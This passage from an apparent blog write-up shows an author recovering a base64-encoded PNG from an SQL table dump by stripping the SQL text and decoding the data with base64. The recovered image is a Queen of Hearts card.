… insert into queen_of_hearts values (‘iVBORw0KGgoAAAANSUhEUgAAAgkAAALZCAYAAAA9XLLXAAAACXBIWXMA ABcRAAAXEQHKJvM/AAAgAElEQVR42uy9Waxt2XUdNtZauz39ue27r6tivWIVG5GUSEk0EHWWrAYKDEKwA8QfAZyPKB/6s D+MfAmIg/g/QoBECPMRWTECBCKkCLZlR4lsJXIgSjRFiyVWkcXqq957t7/3dLtfe+djjbn32UXbotWTOuuDl/fVuWfvvd Zca8855phjqqZp8Oc5XvnC5z6tlfrRssw/XeT5pwDg8uL8BAA8LwAAhFEEAFBKtX+XZ6n7P03pftja/a40AMAP3d8Y4/5 Ga/fz/PwpP2YAALPZHNvXQtNdo7IWAJCs1gCAyYSf9UMAQFFWAICyKtw1VM1/zwAAcTxwv1fu32WuVWPba9S1+w7fc9e1 vGaRl/wOd600cfcQRO6+szzvPccgiN01avd7mnXXML7v5ixN3LV89xnNuUk3GwDAweEd97mi4rWi3loZuPu/ubzgXBXtf /NDd/2AcyTPUXEuPLcsKPjdYcTP8/6Lwn1XWTe9NUdTtdfIMvfMUTTgWrv79wM3R5vUzVGVuecZjSfuvj13LVu5Oa1yfq 5y3z2Y7rfX4G3DM4a/V7QjWTDeTyNr6n63/Pnk8RkAYO/AzWUcjXgPYXuNwPNpJzm/ynJN020ThtEN10nznkLet/t8wOc u+Rx13e1lj2vbWD6z2Kj2OGduTjSc3a/WK3e/Az4o94snc8fnbqq0vUbDOUgS992Bz33KvzXGPWdjPP6F+/fl9W1vjidT N0c1NJ+ns13NyVDc59Y… … 2p//Pf7g+D6YfGQ4Gb5mO+29aLkJ/Mu7Xc+z2lQvUyy1IRK4FGeHQwYrWXSKdBQ/PQ6oTyhDFzzGAdCxenOxKc4kCHcqH np4cMuBlGCJ70xoLEbIXpF6KzsJImwNMVlgdlwkJi+QxQyK83Mo6tZKOzDNaJImWyb/lSCrnuO/RaJwakHYw2mPKFEZSy GUouRtjIJM2CFJOUJIjybMM+cbMMl5EXfpEmzBZbkvKpXKoHn2o/GCRnH8HiWTAhJIxipeIXLtI6FxyeyrbrFLe2iAtZu ly221yr8rFyh54wQ6k7Mf56aEMXLg3hyiqRDGyCQtP3lVBLpOKEkLlCMmry/wmmCQKI9EnKhik3KTnp0uhaDPjcgxFlcr DqwiVJG/id9hxQTl2zGu0cMouN2STMGeRnzOuXMafipXJUEzzQ5LP5L1PifJlXjOH1zAlX76LVLDbt/crsyiPcwUy2tG5 wxgd0LioFJDKwme4ftsWJ3PELcDcZ8xGQxu/SlUIHJwkokvlmpOopArvyBinyhzU3MpyfRo3SxAEoXe8k1foVxTE61WeZ 5wrys4XvowKtrHmXVxdEXEjKWbuPvsNa99cAN28ft3Kga8S5cFlpOYKfWNcLNhA6T5d5v9gCB8IrpK4SyGwhg/KIVtqY4 wZwp3K0L+ruURQIntylaPWuuWs0A5QM9l+rzZar5aezxhXMvYqIUPOwRWZYwYlpFnrXEgOf84zL8rq3o/XdgU4g47lxYy Z90V4HCpY5yMBVtGuPmNY74IVDwVkR9wSi/CNGB9t0BXeF7JhHo9T95mVSVd5o+u6hat8sfiM5xX/66Pv/PCT/y9THv8X XghZHGK1hfwAAAAASUVORK5CYII=’)
There it is! Complete with it’s ‘=’ Ok, no let’s extract it: I just used ‘vi’ and removed the SQL stuff from the beginning and the end of the file:
Remove this:
create table queen_of_hearts ( card TEXT )
insert into queen_of_hearts values (‘ and this: ’) root@igor-kali:~# cat queen_of_hearts.data | base64 -d > queen_of_hearts.png

The Queen of Hearts
← Back to all posts